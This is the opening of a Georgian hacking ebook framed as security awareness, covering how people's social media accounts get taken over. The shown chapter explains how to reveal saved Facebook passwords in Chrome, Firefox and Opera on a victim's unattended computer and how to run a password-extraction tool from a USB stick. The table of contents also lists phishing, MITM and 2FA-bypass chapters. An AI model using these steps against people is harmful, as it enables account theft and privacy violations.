

## შესავალი

„როგორ გავუტეხოთ“ და არა „როგორ გავტეხოთ“, რადგან ჩვენ სოციალურ ქსელს არ ვტეხავთ არამედ კონკრეტული პიროვნების ანგარიშს ჩვენს შემთხვევაში მსხვერპლის.

პუბლიკაციის მიზანია გაეცნოთ თუ რა მეთოდებს იყენებენ ჩვენს წინააღმდეგ და როგორ უნდა ავარიდოთ თავი მათ. ვისწავლით, როგორც თავდასხმას ასევე დაცვას თუმცა ნაშრომის მთავარი და ძირითადი მიზანია ცნობიერების ამაღლება უსაფრთხოებაში.

დასაძლევად არარის აუცილებელი გქონდეთ განსაკუთრებული ცოდნა. ნაშრომი განკუთვნილია ენთუზიასტ, მოყვარულ ან უბრალოდ ჰაკინგში დაინტერესებული ადამიანებისთვის.

ვიმუშავებთ, როგორც ვინდოუსის ასევე ლინუქსის ოპერაციულ სისტემაზე, დავწერთ ვირუსებსა და შემტევ ხელსაწყოებს python-ში. ამიტომ საჭიროა საბაზისო ცოდნა გქონდეთ ისეთ საკითხებში როგორიცაა ქსელები, პროგრამირება და ლინუქსის ოპერაციული სისტემა.

მოყვანილია ფართოდ გავრცელებული მეთოდები და ხრიკები, რომლებსაც ძალიან ხშირად მიმართავენ კიბერკრიმინალები, სკემერები, სკრიპტებიდები თუ უბრალოდ ცუდი განზრახვის მქონე ადამიანები საკუთარი სამიზნების წინააღმდეგ და არა ჰაკერები, პუბლიკაციიდან მიხვდებით თუ როგორ აზროვნებენ და ფიქრობენ ეს ადამიანები და როგორ ახერხებენ თქვენს მოტყუებას და ანგარიშზე წვდომას.

მოცემული მეთოდებისა და ხრიკების სწავლის შემდგომ თქვენ იქნებით ჩვეულებრივი script kiddie( ადამიანი რომელიც იყენებს არა ტექნიკურ ხელსაწყოებსა და პროგრამებს და ზედაპირული ცოდნის დახმარებით აღწევს მიზანს ). ჩვენს გარშემო უამრავი script kiddie არის და რეალურად მათგან უნდა დავიცვათ თავი რადგან გულახდილი ვიქები და გატყვით, რომ თუ თქვენ მოხვდებით ჰაკერის მიზანში ან ჰაკერული ჯგუფის, ძალიან დაბალია იმის ალბათობა რომ გადარჩეთ და თუ არ იცით ნაშრომში მოყვანილი მეთოდები/ხრიკები დიდია იმის ალბათობა რომ სოციალურ ქსელი გაგიტეხონ.

## შენიშვნა

ჩემო მეგობრებო პირველი და ყველაზე მთავარი თუ გამეპარა რაიმე ტექნიკური თუ გრამატიკული შეცდომა არ შეიმჩნიოთ. (როგორც წესი ხდება ხოლმე მსგავსი თემატიკის ნაშრომებში რადგან ყოველ დღე რაღაც ახალი გამოდის). მეორე მნიშვნელოვანი ფაქტი ჰაკინგს უყვარს თავისუფლება ამიტომ თქვენთვისაც და ჩემთვისაც, რომ მარტივი იყოს წერია თავისუფლად ბლოგის სტილში. მესამე და ყველაზე მთავარი ნაშრომი წაიკითხეთ მიყოლებით და არა თავების მიხედვით რადგან შეიძლება გამოგრჩეთ საინტერესო ფაქტები და მოსაზრებები ასევე უნდა გახსოვდეთ მუდამ მსგავსი პუბლიკაციები და ზოგადად მსგავსი მეთოდები და ხრიკები ყოველთვის დროებითია ამიტომ რამოდენიმე წელში დარწმუნებულივარ აღნიშნული მეთოდები და ხრიკები აღარ იმუშავებს.

## ავტორის შესახებ

რაც შეეხება თქვენს მონა მორჩილს. მე გახლავართ გიორგი მკერვალიშვილი ორგანიზაცია G.H.S დამფუძნებელი და ჰაკინგზე შეყვარებული/გადარეული. ამჟამინდელი ჩემი კვლევის სფერო web application security გახლავთ. ვმუშაობ კომპანია Delta-com -ში. ასევე მქონია ბეღნიერება საჯარო ლექციების წაკითხვის ეთიკურ ჰაკინგში. წელს ავიღე ბაკალავრის დიპლომი და ჯერ სწავლის გაგრძელებას არვფიქრობ. მინდა მეტი დრო გამოვნახო და წელიწადში ერთი პროექტის მაგივრად ორი მაინც განვახორციელო ორგანიზაციის სახელით


# სარჩევი

• <a href="#"><u>შესავალი</u></a>	- 1
• <a href="#"><u>ავტორის შესახებ</u></a>	- 2
• <a href="#"><u>ბრაუზერების მეთოდი</u></a>	- 5
○ <a href="#"><u>Chrome</u></a>	- 6
○ <a href="#"><u>Firefox</u></a>	- 6
○ <a href="#"><u>Opera</u></a>	- 8
○ <a href="#"><u>USB ხრიკი</u></a>	- 8
○ <a href="#"><u>ფიფქების მოხსნის ხრიკი</u></a>	- 12
○ <a href="#"><u>ვირუსი</u></a>	- 14
○ <a href="#"><u>გამშვები კოდი</u></a>	- 17
○ <a href="#"><u>შეჯამება</u></a>	- 18
○ <a href="#"><u>დაცვა</u></a>	- 18
• <a href="#"><u>Phishing მეთოდი</u></a>	- 19
○ <a href="#"><u>ანტივირუსი</u></a>	- 24
○ <a href="#"><u>ყალბი გვერდის გაშვება</u></a>	- 25
○ <a href="#"><u>DNS ხრიკი</u></a>	- 28
○ <a href="#"><u>ვირუსის ხრიკი</u></a>	- 32
○ <a href="#"><u>DNS გაყალბება</u></a>	- 46
○ <a href="#"><u>შეჯამება</u></a>	- 49
○ <a href="#"><u>დაცვლა</u></a>	- 50
• <a href="#"><u>Man in the middle</u></a>	- 51
○ <a href="#"><u>დიქტატორი</u></a>	- 52
○ <a href="#"><u>Man in the browser</u></a>	- 54
○ <a href="#"><u>SSLstrip</u></a>	- 60
○ <a href="#"><u>სერთიფიკატის გაყალბება</u></a>	- 66
○ <a href="#"><u>შეჯამება</u></a>	- 72
○ <a href="#"><u>დაცვა</u></a>	- 73
• <a href="#"><u>10 რამ რაც უნდა გაითვალისწინოთ</u></a>	- 74
○ <a href="#"><u>1 პაროლების მართვა</u></a>	- 74
○ <a href="#"><u>2 წვდომა ანგარიშზე</u></a>	- 74
○ <a href="#"><u>3 Sharing is Scaring</u></a>	- 75
○ <a href="#"><u>4 სანდო კონტაქტი</u></a>	- 76
○ <a href="#"><u>5 ორმაგი ავტორიზაცია</u></a>	- 76
○ <a href="#"><u>6 უცნობი app-ებ</u></a>	- 77
○ <a href="#"><u>7 არ დავიბლოკოთ თავი</u></a>	- 77
○ <a href="#"><u>8 facebook დამეგობრება</u></a>	- 77
○ <a href="#"><u>9 თუ ფიქრობთ, რომ ანგარიში გატეხილია</u></a>	- 78
○ <a href="#"><u>10. თუ ფიქრობთ, რომ ანგარიში გატეხილია</u></a>	- 78

• <u><a href="#">სხვის კომპიუტერში</a></u>	- 79
○ <u><a href="#">ბრძანების მიღება და სტეგანოგრაფია</a></u>	- 80
○ <u><a href="#">Google.com -ზე შედეგების გაგზავნა</a></u>	- 84
○ <u><a href="#">ფაილების მოპარვა</a></u>	- 86
○ <u><a href="#">პაროლების მოპარვა</a></u>	- 93
○ <u><a href="#">Man-in-the-browser</a></u>	- 98
○ <u><a href="#">პირველი ფაზა</a></u>	- 101
○ <u><a href="#">კომპილირება</a></u>	- 103
○ <u><a href="#">სოციალური ინჟინერია</a></u>	- 104
○ <u><a href="#">Fb -ს ცნობიერების დარღვევა</a></u>	- 109
○ <u><a href="#">შეჯამება</a></u>	- 110
○ <u><a href="#">დაცვა</a></u>	- 110
• <u><a href="#">two/multi step/factor verification/authentication</a></u>	- 111
○ <u><a href="#">როგორ ავარიდოთ თავი Two step verification დაცვას</a></u>	- 111
○ <u><a href="#">დაცვა</a></u>	- 115
○ <u><a href="#">შეჯამება</a></u>	- 115
• <u><a href="#">შეხვედრამდე</a></u>	- 116

## ბრაუზერების მეთოდი

ეს მეთოდი ვითომ უმნიშვნელო, თუმცა ძალიან საფრთხის შემცველია, მე ვგულისხმობ პაროლების დამახსოვრებას ბრაუზერებში, როდესაც შევდივარ ფეისბუქზე. მაგალითად




ეს თვისება ყველა ფართოდ გავრცელებულ ბრაუზერს გააჩნია. მართალია კომფორტულია თუმცა სადაც კომფორტი და ფუნქციალურობა არის, მით მეტია დაუცველობა. ლოგიკურად ვიმსჯელოთ ეს ბრაუზერების თვისება იმისთვისარის, რომ მომხმარებელმა დავიწყებული პაროლი გაიხსენოს და რათქმაუნდა ბრაუზერი ვერ ხვდება კლავიატურის უკან ვინ ზის სინამდვილეში. სრული სერიოზულობით მინდა ავღნიშნო როდესაც ხართ წვეულებაზე დაბადებისდღეზე კომპანიასა თუ ორგანიზაციაში და ხელი მიგიწვდებათ კომპიუტერზე მსგავსი მეთოდით თავისუფლად შეგვიძლია გავიგოთ მსხვერპლის პაროლი.

პაროლის გასაგებად საჭიროა ყველაზე ფართოდ გავრცელებული ბრაუზერების კონკრეტულად საქართველოში chrome, firefox და opera იცოდეთ თუ სად ნახოთ დამახსოვრებული პაროლები.

## Chrome

უნდა გახსნათ ახალი ფანჯარა და ველში ჩაწეროთ შემდეგი რამე : chrome://settings/passwords  
სადაც ამოგდებულ ფანჯარაში აირჩევთ სოციალურ ქსელს და დააწვებით პაროლის ჩვენებას



## Firefox

ახლა ვნახოთ ჩემს საყვარელ ბრაუზერზე როგორ ხდება ეს. თუმცა მოდით ჯერ ერთი რამე ავღნიშნოთ. ჰაკერები ძალიან კარგი დამკვირვლებლები და ფსიქოლოგები არიან. მე ვახსენე რომ firefox ჩემი საყვარელი ბრაუზერია ესეიგი მას ვხმარობ. შეიძლება ჰაკერმა შეგევითხოთ რომელ ბარაუზერს ხმარობთ ან რომელი მოგწონთ რადგან მისი exploit ( სისტემაზე წვდომის განხორციელება დაუცველობის ხარჯზე ) გამოიყენოს თქვენს წინააღმდეგ და მას ექნება სრული კონტროლი თქვენს კომპიუტერზე. ეს იმიტომ ვახსენე, რომ უნდა დავუფიქრდეთ რა ინფორმაციას გავცემთ ხოლმე ჩვენს შესახებ ნებით თუ უნებლიერდ. ეს ნაშრომი არ ეხება მსგავს შეტევებს თუმცა მსგავსი რამის განხორციელება შეუძლია ჰაკერს როდესაც მისგან

გამოგზავნილ ლინკზე, ფოტოზე ან რაიმეზე დაკლიკების საშუალებით გადახვალთ თქვენს წინააღმდეგ გამზადებულ დაინფიცირებულ გვერდზე.

კარგი ეს მცირედი თუმცა სასარგებლო გადახვევა იყო ჩვენი თემიდან, გავაგრძელოთ ჩვენი საკითხი. ამ ბრაუზერშიც იგივე ვარიანტია ვხსნით ახალ ფანჯარას და ვწერთ :  
about:preferences#security . შემდეგ ვაწვებით დამახსოვრებულ პაროლებს და ამოგდებულ ფანჯარაში ვეძებთ სოციალურ ქსელს და ვაკლიკებთ პაროლის ჩვენებას.


The screenshot shows the Firefox browser interface. The title bar says "Firefox | about:preferences#security". Below it, the "Passwords" section has two checked checkboxes: "Remember passwords for sites" and "Use a master password". There are also buttons for "Exceptions...", "Change Master Password...", and "Saved Passwords...". The "Saved Passwords..." button is circled in red. A yellow question mark icon is in the bottom right corner of this section. A modal window titled "Saved Passwords" is open. It has a search bar with a magnifying glass icon. Below it, a message says "Passwords for the following sites are stored on your computer:". A table lists one password entry:

Site	Username	Password	Last Used	Last Changed
https://www.f...	[REDACTED]	gatyda	Aug 21, 2015, 6:...	Aug 21, 2015

Below the table are buttons for "Remove", "Remove All", "Hide Passwords", and "Close".

## Opera


აქაც იგივე პრინციპი მოქმედებს. ვხსნით ახალ ფანჯარას და ვწერთ : browser://settings/passwords . ამოგდებულ ფანჯარაში ვირჩევთ სოციალურ ქსელს და ვაწვებით პაროლის ჩვენებას



## USB ხრიკი

დამეთანხმებით რომ ნაკლებად კომფორტულია უცბად ყველა ბრაუზერის შემოწმება და მათი პაროლების ამოწერა თუ დამახსოვრება. ასევე აღსანიშნავია ის ფაქტი, რომ პაროლები ბრაუზერებში დაშიფრულად ინახება და პირდაპირ ფლეშკაზე ვერ გადმოვიწერთ (რეალურად შეიძლება დაშიფრული მონაცემების წამოღება და სახლში გახსნა არც თუ ისეთი რთულია მაგრამ ეს სხვა თემაა. )

## ქრომი



## მოზიდა


```

"nextId": 2,
"logins": [
    {
        "id": 1,
        "hostname": "https://www.facebook.com",
        "httpRealm": null,
        "formSubmitURL": "https://www.facebook.com",
        "usernameField": "email",
        "passwordField": "pass",
        "encryptedUsername": "MEIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECARKZ",
        "encryptedPassword": "MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwEAAQABAAA=Z",
        "guid": "{9cee268e-4740-4def-d173fe0a13cb}",
        "encType": 1,
        "timeCreated": 1440172981762,
        "timeLastUsed": 1440172981762,
        "timePasswordChanged": 1440172981762,
        "timesUsed": 1
    },
    {
        "disabledHosts": [],
        "version": 1
    }
]


```


ინტერნეტში მრავალი პროგრამა არსებობს რომელიც განშიფრავს ახდენს დამახსოვრებული პაროლების და სამუალებას გაძლევს მათი ნახვის. მე გირჩევდით WebBrowserPassView გამოიყენოთ. მოდით ეს პროგრამა კომპიუტერის მაგივრად ფლეშკაზე ჩავიწეროთ და სამუალება გვექნება ფლეშკიდან გავუშვათ ნებისმიერ კომპიუტერზე.

დასაინსტალირებლად მიუთითებთ თქვენს ფლეშკას ან ფლეშკაზე არსებულ ფოლდერს



